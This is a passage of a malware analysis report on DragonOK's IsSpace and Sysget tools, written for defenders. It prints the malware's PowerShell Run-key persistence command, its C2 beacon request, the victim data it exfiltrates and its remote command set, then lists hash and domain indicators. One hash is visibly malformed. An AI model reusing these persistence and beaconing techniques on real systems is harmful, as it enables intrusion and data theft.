User-Agent: Mozilla / 5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Host: www.bing.com
Cache-Control: no-cache
```

Figure 9 IsSpace connecting to www.bing.com

If the malware is not running on Windows XP, it will attempt to obtain and decrypt any basic authentication credentials from Internet Explorer. This information is used in subsequent HTTP requests in the event a 407 (Proxy Authentication Required) or 401 (Unauthorized) response code is received during network communication.

IsSpace will then enter its installation routine, where it will first copy itself to the %LOCALAPPDATA% folder with a name of 'bfsuc.exe'. It then sets the proper registry key for persistence by executing the following PowerShell command:

```
C:\Windows\system32\cmd.exe /C Powershell.exe New-ItemProperty -Path
HKCU:SOFTWARE\MICROSOFT\Windows\CurrentVersion\Run -Name Identity -
PropertyType String -Value c:\users\josh grunzweig\appdata\local\bfsuc.exe
-force
```

The malware then makes an initial HTTP POST request to the configured C2 server. It will make this request to the '/news/Senmsip.asp' URI. The POST data is XORed against a key of "\x35\x8E\x9D\x7A", which is consistent with previous versions of IsSpace and NFlog. Decrypted, the POST data reads "01234567890". The C2 server in turn will respond with the victim's external IP address.

```
POST /news/Senmsip.asp HTTP/1.1
Accept: */*
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.1; Trident/5.0; .NET CLR
2.0.50727)
Host: www.dppline.org
Content-Length: 11
Connection: Close

...I...M
..
```

Figure 10 Initial IsSpace beacon

IsSpace then spawns two threads that will make HTTP requests to the following URIs:

- /news/Sennw.asp?rsv_info=[MAC_ADDRESS]
- /news/Sentire.asp?rsv_info=[MAC_ADDRESS]

The 'Sennw.asp' POST requests that are made contain collected victim information. They, like other information sent across the network, are encrypted using the previously mentioned 4-byte XOR key. When decrypted, we are provided with information such as the following:

```
60-F8-1D-CC-2F-CF#%#172.16.95.1#%#172.16.95.186#%#WIN-
LJLV2NKIOKP#%#Win7#%#English(US)#%#2016-12-20
16:27:12#%#Active#%#xp20160628#%#IsAdmins#%#False
```

The information, delimited via '#%#', is as follows:

Value	Description
60-F8-1D-CC-2F-CF	MAC address
172.16.95.1	External IP collected previously
172.16.95.186	Internal IP address
WIN-LJLV2NKIOKP	Hostname
Win7	Windows version
English(US)	Language
2016-12-20 16:27:12	Timestamp
Active	Malware status. May also be 'Sleep'
xp20160628	Potential campaign identifier
IsAdmins / False	User admin status

The malware is expected to return one of the following two responses to this HTTP request:

- Active
- Slient (Note the typo)

In the event the response of Slient is received, the malware will stop sending out HTTP requests to the 'Sentire.asp' URI. Conversely, if the malware is set to the 'Sleep' status and the 'Active' response is received, it will begin the 'Sentire.asp' requests once more.

The requests to 'Sentire.asp' act as the main C2 loop, requesting commands from the remote server. The commands are consistent with previously observed instances of IsSpace, however, the URIs have been modified.

Command	Description	Response URI
CMD	Executes command	Sentrl.asp
Browse	List specified directory	Senjb.asp
UploadFile	Upload file	Sensp.asp
DownLoad	Download file	Senwhr.asp
DelFile	Delete file	N/A

DragonOK Indicators

Malicious RTF Documents

020f5692b9989080b328833260e31df7aa4d58c138384262b9d7fb6d221e3673
0d389a7b7dbdfdffcc9b503d0eaf3699f94d7a3135e46c65a4fa0f79ea263b40
52985c6369571793bc547fc9443a96166e372d0960267df298221cd841b69545
785398fedd12935e0ae5ac9c1d188f4868b2dc19fb4c2a13dab0887b8b3e220d
941bcf18f7e841ea35778c971fc968317bee09f93ed314ce40815356a303a3ec
ba6f3581c5bcdbe7f23de2d8034aaf2f6dc0e67ff2cfe6e53cfb4d2007547b30
df9f33892e476458c74a571a9541aebe8f8d18b16278f594a6723f813a147552
925880cc833228999ea06bd37dd2073784ab234ea00c5c4d55f130fe43a0940b
3e4937d06ac86078f96f07117861c734a5fdb5ea307fe7e19ef6458f91c14264
16204cec5731f64be03ea766b75b8997aad14d4eb61b7248aa35fa6b1873398b
64f22de7a1e2726a2c649de133fad2c6ad089236db1006ce3d247c39ee40f578
c3b5503a0a89fd2eae9a77ff92eef69f08d68b96314b0a31721bb4960545e07
d227cf53b29bf0a286e9c4a1e84a7d70b63a3c0ea81a6483fdfabd8fbccd5206
9190b1d3383c68bd0153c926e0ff3716b714eac81f6d125254054b277e3451fe
d321c8005be96a13affeb997b881eaba3e70167a7f0aa5d68eeb4d84520cca02
d38de4250761cb877dfec40344c1642542ca41331af50fa914a9597f8cc0ee9b
5a94e5736ead7ea46dbc95f11a3ca10ae86c8ae381d813975d71feddf14fc07a
bbdc9f02e7844817def006b9bdef1698412efb6e66346454307681134046e595

IsSpace

12d88fbd4960b7caf8d1a4b96868138e67db40d8642a4c21c0279066aae2f429
1a6e3cd2394814a72cdf8db55bc3f781f7e1335b31f77bffc1336f0d11cf23d1

C2 Domains

www.dppline[.]org
www.matrens[.]top

C2 Domains

europe.wikaba[.]com
russiaboy.ssl443[.]org
cool.skywave[.]top

Sysget Version 2

82f028e147471e6f8c8d283dbfaba3f5629eda458d818e1a4ddb8c9337fc0118

C2 Domains

newtw2016.kr44.78host[.]com

Sysget Version 3

02fc713c1b2c607dff4fc6c4797b39e42ee576578f6af97295495b9b172158b9
a0b0a49da119d971fa3cf2f5647ccc9fe7e1ff989ac31dfb4543f0cb269ed105
b49cb2c51bc2cc5e48585b9b0f7dd7ff2599a086a4219708b102890ab3f4daf3
b8f9c1766ccd4557383b6643b060c15545e5f657d87d82310ed1989679dcfac4
d75433833a3a4453fe35aaf57d8699d90d9c4a933a8457f8cc37c86859f62d1e
685076708ace9fda65845e4cbb673fdd6f11488bf0f6fd5216a18d9eaaea1bbc
7fcc86ebca81deab264418f7ae5017a6f79967ccebe8bc866efa14920e4fd909
c5c3e8caffd1d416c1fd8947e60662d82638a3508dbcf95a6c9a2571263bdcef

C2 Domains

gtoimage[.]com
trend.gogolekr[.]com

Additional Indicators

Sysget Version 2

a768d63f8127a8f87ff7fa8a7e4ca1f7e7a88649fe268cf1bd306be9d8069564
2bf737f147e761586df1c421584dba350fd865cb14113eee084f9d673a61ee67
2c7c9fd09a0a783badfb42a491ccec159207ee7f65444088ba8e7c8e617ab5a5
d91439c8faa0c42162ea9a6d3c282d0e76641a31f5f2fbc58315df9c0b90059c
89d8d52c09dc09aeb41b1e9fafeacf1c038912d8c6b75ad4ef556707b15641ff
6c1d56cb16f6342e01f4ebfc063db2244aef16d0a248332348dcdb31244d32f2
9c66232061fbb08088a3b680b4d0bffbbce1ce01d0ce5f0c4d8bf17f42d45682
b138ea2e9b78568ebd9d71c1eb0e31f9cf8bc41cd5919f6522ef498ffcc8762a
8830400c6a6d956309ac9bcbcceee2d27ba8c89f9d89f4484aba7d5680791459
bda66f13202cef8cfb23f36ac0aee5c23f82930e1f38e81ba807f5c4e46128e3
e8197e711018afd25a32dc364a9155c7e2a0c98b3924dc5f67b8cd2df16406ff
e9c0838e2433a86bc2dec56378bd59627d6332ffb1aec252f5117938d00d9f74
c63685b2497e384885e4b4649428d665692e8e6981dad688e8543110174f853b
2c9c2bfea64dd95495703fcec59ad4cf74c43056b40ed96d40db9b919cfd050b
94850525ea9467ae772c657c3b8c72663eaa28b2c995b22a12b09e4cacecad6d
e8bd20e3d8491497ca2d6878b41fb7be67abb97ee272ef8b6735faa6acd67777

C2 Domains

hello.newtaiwan[.]top
bullskingdom[.]com
mail.googleusa[.]top
www.modelinfos[.]com
modelinfos[.]com
www.sanspozone[.]com

Sysget Version 3

f9a1607cdcfd83555d2b3f4f539d3dc301d307e462a999484d7adb1f1eb9edf6
7f286fbc39746aa8feeefc88006bedd83a3176d2235e381354c3ea24fe33d21c
3b554ef43d9f3e70ead605ed38b5e66c0b8c0b9fc8df16997defa8e52824a2a6
8d7406f4d5759574416b8e443dd9d9cd6e24b5e39b1f5bc679e4a1ad54d409c6
edf32cb7aad7ae6f545f7d9f11e14a8899ab0ac51b224ed36cfc0d367daf5785
db19b9062063302d938bae51fe332f49134dc2e1947d980c82e778e9d7ca0616
cde217acb6cfe20948b37b16769164c5f384452e802759eaabcfa1946ea9e18b
9bee4f8674ee067159675f66ca8d940282b55fd1f71b8bc2aa32795fd55cd17e
39539eb972de4e5fe525b3226f679c94476dfc88b2032c70e5d7b66058619075
c45145ca9af7f21fff95c52726ff82595c9845b8e9d0dbf93ffe98b7a6fa8ee9
55325e9fccbdada83279e915e5aeb60d7b117f154fa2c3a38ec686d2552b1ebc
2c7d29da1b5468b49a4aef31eee6757dc5c3627bf2fbfb8e01dec12aed34736a
16dc75cf16d582eac6cbbe67b048a31fffa2fb525a76c5794dad7d751793c410
91eee738f99174461b9a4085ea70ddafc0997790e7e5d6d07704dcbbc72dc8bf
4a702ffbf01913cc3981d9802c075160dfd1beed3ba0681153d17623f781f53f
e8bed52c58759e715d2a00bdb8a69e7e93def8d4f83d95986da21a549f4d51c5
ed5598716de2129915f427065f0a22f425f4087584e1fa176c6de6ad141889d1
adc86af1c03081482fe9ba9d8a8ae875d7217433164d54e40603e422451a2b90
f0540148768247ed001f3894cdfa52d8e40b17d38df0f97e040a49baa3f5c92e
ce38a6e4f15b9986474c5d7c8a6e8b0826330f0135e1da087aae9eab60ea667a
5c4e98922e6981cf2a801674d7e79a573ebcdc9ebc875ef929511f585b9c4781
4880b43ddc8466d910b7b49b6779970c38ce095983cad110fa924b41f249f898
76b6f0359a3380943fece13033b79dc586706b8348a270ac71b589a5fd5790a4
feab16570c11ec713cfa952457502c7edd21643129c846609cb13cdc0ae4671c
ed9ca7c06aac7525da5af3d1806b32eeb1c1d8f14cc31382ca52a14ed62f00a9
a3aa4b3b3471b0bb5b2f61cbc8a94edef4988436e0bc55e9503173c836fb57a3
29ee56ca66187ece41c1525ad27969a4b850a45815057a31acee7cc76e970909
6520138044321051862 1da9feb45756eac31213a21a81583cc158f8f65d50626
cccb906d06aef1e33d12b8b09c233e575482228d40ac17232acad2557da4e53b

C2 Domains

gtoimage[.]com
trend.gogolekr[.]com
www.bestfiles[.]top

Sysget Version 4

2ac8bc678e5fa3e87d34aee06d2cd56ab8e0ed04cd236cc9d4c5e0fa6d303fa3
8dc539e3d37ccd522c594dc7378c32e5b9deeffb37e7a7a5e9a96b9a23df398e

C2 Domains

www.sanseitime[.]com